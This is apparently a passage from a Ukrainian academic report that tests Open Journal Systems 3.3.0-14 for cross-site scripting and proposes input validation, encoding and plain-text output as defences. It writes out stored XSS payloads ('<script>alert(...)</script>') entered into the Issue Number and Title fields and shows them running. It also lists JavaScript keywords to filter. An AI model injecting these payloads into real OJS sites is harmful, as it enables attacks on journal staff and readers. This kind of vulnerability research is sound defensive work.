

Рисунок 3.24 – Друге вікно alert

3.2 Тестування OJS версії 3.3.0-14 на наявність вразливостей XSS

Для тестування OJS версії 3.3.0-14, яка є новішою версією, порівняно з попередньою тестованою, було використано Ubuntu 22.04 LTS.

Було створено тестовий журнал Journal New (рис.3.25). Було знайдено в налаштуваннях в OJS, перелік дозволених html тегів та їх атрибутів (рис. 3.26). Проте цей перелік застосовується лише для певних полів та блоків. Після цього було протестовано ту ж вкладку Issues, на якій було виявлено вразливість в версії 3.0.0.



Рисунок 3.25 – Створення журналу



Рисунок 3.26 – Перелік дозволених тегів та атрибутів

Було заповнено ті ж вразливі поля вводу в формі Issue (рис. 3.27):

1. Поле Volume містить дані «112».
2. Поле Number містить дані «<script>alert(‘num’);</script>».
3. Поле Year містить дані «4534».
4. Поле Title містить дані «<script>alert(‘title’);</script>».



Рисунок 3.27 – Заповнення форми Issue

В результаті було створено нове Issue (рис. 3.28) з назвою “Vol.112 No. <script>alert(‘num’);</script> (4534); <script>alert(‘title’);</script>”.



Рисунок 3.28 – Створене Issue

При натисканні на створене Issue знову запустились скрипти (рис. 3.29 – 3.30), які були заповнені в якості номера та заголовку для Issue, і після їх закриття запустилось вікно редагування Issue (рис. 3.31). Отже дана версія OJS все ще вразлива і цю вразливість не було виправлено в новіших версіях.



Рисунок 3.29 – Виконаний скрипт із запуском вікна alert



Рисунок 3.30 – Виконаний скрипт із запуском вікна alert



Рисунок 3.31 – Вікно редагування Issue

3.3 Модель захисту OJS від XSS атак

Відповідно до проведеного тестування, було виявлено такі недоліки OJS:

- вразливість DOM XSS;
- вразливість Stored XSS;
- відсутність перевірки тегів та тексту введеного в поля вводу, хоча в налаштуваннях OJS вказані дозволені теги.

Заходи безпеки, які є в OJS:

- хешування паролів (sha1), але необхідно додати секретний ключ;
- більшість полів вводу мають перевірку на введені дані і виводяться на сторінку у вигляді тексту, а не у вигляді коду, що блокує можливі атаки;
- звичайним авторам немає доступу до панелі адміністратора;
- можна додати ssl сертифікат.

Для того, щоб виправити знайдені вразливості та попередити можливі атаки XSS, потрібно побудувати модель захисту. Модель – це комплекс заходів та методів, за допомогою яких можна побудувати надійний захист OJS системи.

Вхідні дані (рис. 3.32):

- поле вводу Title, яке не містить обмеження по кількості введених символів;
- поле вводу Number, яке містить обмеження в 40 символів.



Рисунок 3.32 – Вхідні дані

Для того, щоб ці поля не мали вразливостей XSS, потрібно впровадити перевірку введених даних для цих полів.

Для поля “Number” потрібно ввести такі перевірки/обмеження:

- ввести перевірку на наявність символів “< “ “>”, які зазвичай не використовуються для позначення номеру;
- ввести кодування символів “>” “<”, щоб уникнути впровадження тегів script в код сторінки, якщо неможливо повністю прибрати ці символи з заголовку;
- заборонити вводити літери, оскільки поле “Number” має містити лише цифри і можливо розділювальні символи такі як дефіс та тире;
- якщо потрібно залишити дозвіл на введення літер в це поле, то потрібно ввести перевірку на наявність небезпечних конструкцій JavaScript, такі як “alert()”, “script”, onclick та інші, які можуть спричинити запуск шкідливого коду при натисканні на номер Issue.

Для поля “Title” потрібно ввести такі обмеження/перевірки:

- ввести перевірку на наявність зловмисних конструкцій JavaScript коду, які можуть містити теги “script”, функції alert, innerHTML та інших функцій JavaScript;
- ввести кодування символів “>” “<”, щоб уникнути впровадження тегів script в код сторінки, якщо неможливо повністю прибрати ці символи з заголовку.

Загальна модель захисту для поля «Title» наведена на рис. 3.33 – 3.34.



Рисунок 3.33 – Перша модель захисту для поля Title



Рисунок 3.34 – Друга модель захисту для поля Title

Загальна модель захисту для поля «Number» наведена на рис. 3.35-3.37.



Рисунок 3.35 – Перша модель захисту для поля “Number”



Рисунок 3.36 – Друга модель захисту для поля “Number”



Рисунок 3.37 – Третя модель захисту для поля “Number”

Якщо порівняти дві моделі для захисту від XSS атак для поля “Title”, то ефективніше буде не лише кодувати символи, а взагалі видаляти можливі зловмисні конструкції JavaScript коду. Тобто ефективніше буде працювати перша модель.

Якщо порівняти три моделі для захисту від XSS атак для поля “Number”, то ефективніше буде діяти захист, якщо поєднати декілька моделей. Наприклад, якщо поєднати другу і третю модель, щоб введені дані перевірялись на наявність символів “>” “<” і потім ці символи кодувались. Після цього, отримані вихідні дані передавались далі на перевірку на наявність можливих зловмисних конструкцій коду, які можуть включати теги script, функції alert, onclick, onfocus та інші. Неефективним буде використання лише однієї моделі (рис. 3.35), оскільки вона забезпечує лише кодування символів. І якщо вихідні дані, які будуть отримані після кодування, будуть розкодовані програмістом, наприклад, щоб вивести дані в коректному вигляді, і будуть виведені на сторінку через небезпечні функції JavaScript, які виводять не текст, а верстку та скрипти, такі як innerHTML, то це може призвести до атаки XSS. Тому використання лише однієї моделі не є ефективним.

Також модель можна доповнити заходами, які передбачають виведення заголовка для Issue не у вигляді HTML розмітки, а у вигляді звичайного тексту, щоб запобігти впровадженню атаки. На рис. 3.38 показано, що header для спливаючого вікна редагування Issue містить заголовок та номер у вигляді скриптів, які було введено в поля вводу форми створення Issue.



Рисунок 3.38 – Виведення заголовку у вигляді HTML розмітки

При натисканні на заголовок Issue, відправляється HTTP запит на отримання даних, які потрібно відобразити в новому вікні. І дані, які приходять на відповідь на запит мають вигляд повної верстки, тобто HTML код, а не текст. Через це, заголовок та номер Issue, які були заповнені в формі, також вставляються не у вигляді тексту, а у вигляді коду.

Якщо потрібно вставляти значення полів заголовка та номера у вигляді коду, то на етапі валідації цих даних має відбутись санітизація та фільтрація даних, яка описана в розроблених моделях захисту. Тобто на етап виведення даних в спливаюче вікно, дані уже не мають містити тегів script та функцій JavaScript, які можуть бути зловмисними.

Або, якщо на етапі введення даних в поля номеру та заголовку не було фільтрації та санітизації даних, то варто виводити ці дані лише в текстовому форматі, а не у вигляді HTML коду. Пропоновані моделі зображені на рис. 3.39 – 3.40.

